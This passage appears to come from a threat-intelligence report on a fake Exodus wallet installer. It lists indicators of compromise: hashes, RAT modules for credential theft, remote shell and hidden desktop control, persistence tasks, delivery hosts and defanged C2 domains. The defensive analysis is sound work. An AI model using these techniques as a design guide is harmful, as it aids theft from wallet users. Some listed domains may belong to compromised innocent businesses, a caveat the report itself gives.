More generally, an application installing itself into %APPDATA% and launching by way of explorer.exe is worth a look regardless of what it claims to be. Legitimate Exodus installs to %LOCALAPPDATA%\exodus, so the install path alone separates this from the real product.

Indicators of Compromise (IOCs)

Installer and files

Item	Description
<code>jn0101.msi</code> SHA256: <code>c513a7346484ee69a2931c4a89956ee50aa63e4366ef989315e669d8f10d7485</code>	Fake "Exodus Backup Tool" installer, 210,767,872 bytes, unsigned, 0/76 on VirusTotal
SHA256: <code>8c3b41ea5a85778145a6e5772bfee2eb0f8b027d0af199fb71a76dfb8bb29e5a</code>	Decrypted modular RAT payload, memory-resident only, not present on VirusTotal, nor uploadable.
<code>%APPDATA%\ExdBackupTool\</code>	Install directory. Genuine Exodus installs to %LOCALAPPDATA%\exodus
<code>app.asar</code>	Trojanized Exodus 24.33.4 bundle, 281,876,194 bytes, 3 of 1,973 files modified
<code>debug.log</code>	Attacker build artifact shipped by mistake, 1,830 bytes, references C:\123\exodusUpdater:

%TEMP%\<guid>.tmp.node	koffi FFI module extracted from the asar at runtime, 2,340,864 bytes
@intelcorp/wmi-native-module	npm scope impersonating Intel, used for COM and WMI host recon
Dll4_fileman.dll SHA256: fdd376562aac4be64fb635546a61e1912ff2c353360db73d2c553dcbb5a44f54	The RAT's remote file manager module, enabling Browsing, moving, deleting, mkdir, plus HTTP transfer for upload/download.
Dll4_socks.dll SHA256: 2f47cfbb13f7a8a2d30d287f4ddd974fabea6762ad9781d438eb53da41b4582d	The RAT's SOCKS proxy module, enabling the actor to turn the host into a relay.
Dll4_cmd.dll SHA256: 84437d4239d2a3d90c4faad0a3c0630b2f61a40f7bbd12109bef74d7613b8756	The RAT's remote shell module, child processes with STDIN/STDOUT on pipes, over WinHTTP.
Dll4_script.dll SHA256: 5274e93e35586a341d14b50cdf8413d59c51fd94f32bdc70bfdfb77198367603	The RAT's LuaJIT engine (Lua Execution engine), enabling the actor to push Lua code and run it in-process. Enables injection, alongside registry CRUD, DPAPI, raw sockets, and token queries.

Dll4_browser.dll SHA256: 7e74f6e2eb7a17a8d25bb322a14c392c9d92c6ab29fc66b50221da134a1bdba8	The RAT's browser credential stealer module targeting Chrome, Edge, Firefox. Passwords, cookies, autofill, plus a cookie wiper to force a re-login.
Dll4_vnc.dll SHA256: 5fe753945da0eaac2c2ef3845cba603dea6c3e8529fa581d7e0192f8af60391a	The RAT's hidden remote control module, it creates a second invisible Windows desktop and relaunches Chrome or Edge there against a copy of the victim's profile for monitoring/attack.

Host artifacts

Item	Description
{4046AD2B-3831-4011-AEAD-D98C5C9FD1EF}	MSI ProductCode, present under the Uninstall key
{C4A1D8F2-3E5B-4C72-9A6D-1B8F0E27A3C9}	MSI UpgradeCode, present in reversed-GUID form under HKLM\SOFTWARE\Classes\Installer\UpgradeCodes
DisplayName Background Service, Publisher Apple Inc	Installer metadata, both false
ExodusHelper	Named mutex: Single-instance guard created by the in-memory payload

INetHealth	Scheduled task: Clears ProxyEnable, ProxyServer, and AutoConfigURL on a schedule to keep C2 egress direct
ExdBackupTool	Scheduled task: Created after install via the Task Scheduler COM API, Launches Exodus.exe from %APPDATA% hourly.
C:\Windows\Installer\SourceHash{4046AD2B-3831-4011-AEAD-D98C5C9FD1EF}	MSI source-hash file, survives removal of the install directory
Exodus.exe running from %APPDATA%, parented to explorer.exe, with no visible window	Runtime indicator of the trojanized build

Delivery infrastructure

Item	Description
35.212.159[.]20	Hosts the MSI and resolves us05[.]org, used by both delivery paths
us05[.]org	302-redirects to a search-ms: URI
\\us05.org@8080\update	WebDAV share presented to the victim as a Windows Search Results window
35.212.159[.]20/jn0101.msi	MSI download location used by the JavaScript dropper

Command and control

Observed in detonation:

Item	Description
------	-------------

lgapistorage123.table.core.windows.net	Azure Table Storage dead drop. Table ftable434, PartitionKey is the bot ID, T_ rows are tasking and R_ rows are results
--	---

winapi.table.core.windows.net	Second Azure Table Storage account, same scheme
-------------------------------	---

The following hosts were configured in the binary but not contacted during our detonation. Some of these appear to be legitimate small-business domains whose owners may themselves be victims, so treat them as leads rather than as confirmed attacker property:

- api.27inbarbadostours[.]com
- api.504guaratv[.]com
- api.b2compages[.]com
- api.elcaminodesermadre[.]com
- api.ideasnation[.]net
- api.jyfgarriga[.]com
- api.onemkscleaningsolutions[.]com
- api.rezperfect[.]com
- api.shopfoora[.]com
- api.shuyinla[.]com
- app.bcntextilrep[.]com
- app.conviertenoensi[.]com
- app.geutex[.]com
- app.micheladafestelpaso[.]com
- app.rtpsenior4djp[.]com
- app.sentiented[.]com
- app.shuchipharmacy[.]com
- app.springstore[.]net

- `app.stateyatra[.]com`
- `auth.SecureSwallow[.]com`
- `auth.SpeakToWinClients[.]com`
- `auth.auravp3[.]com`
- `auth.clubvp3[.]com`
- `auth.esalesrep[.]net`
- `auth.h-dsf1034[.]com`
- `auth.nailedbynakole[.]com`
- `auth.shuchimed[.]com`
- `cdn.ShinoZen[.]com`
- `cdn.SpeakToGrowBiz[.]com`
- `cdn.baraldes[.]com`
- `cdn.cobraporganardinero[.]com`
- `cdn.estudiod2[.]com`
- `cdn.jiyaoglass[.]com`
- `cdn.planningportfolioweek[.]org`
- `cdn.snsafiriek[.]com`
- `cdn.yenoox[.]com`
- `static.AriesGlobalSoft[.]com`
- `static.TryTheCrowdMakers[.]com`
- `static.TurboLeadSlab[.]com`
- `static.cistecca360[.]com`
- `static.emialvarez[.]com`
- `static.gompl-rggsrve[.]com`
- `static.metodorace[.]com`

- `static.premios-king[.]com`
- `static.suplenation[.]com`

Note that the binary also references `api.blockchain.info`, `api.moonpay.com`, `api.rampnetwork.com`, `api.segment.io`, and `www.googleapis[.]com`. Those sit in a different region of the file, among genuine Exodus API paths, and are legitimate services. Do not use them as indicators.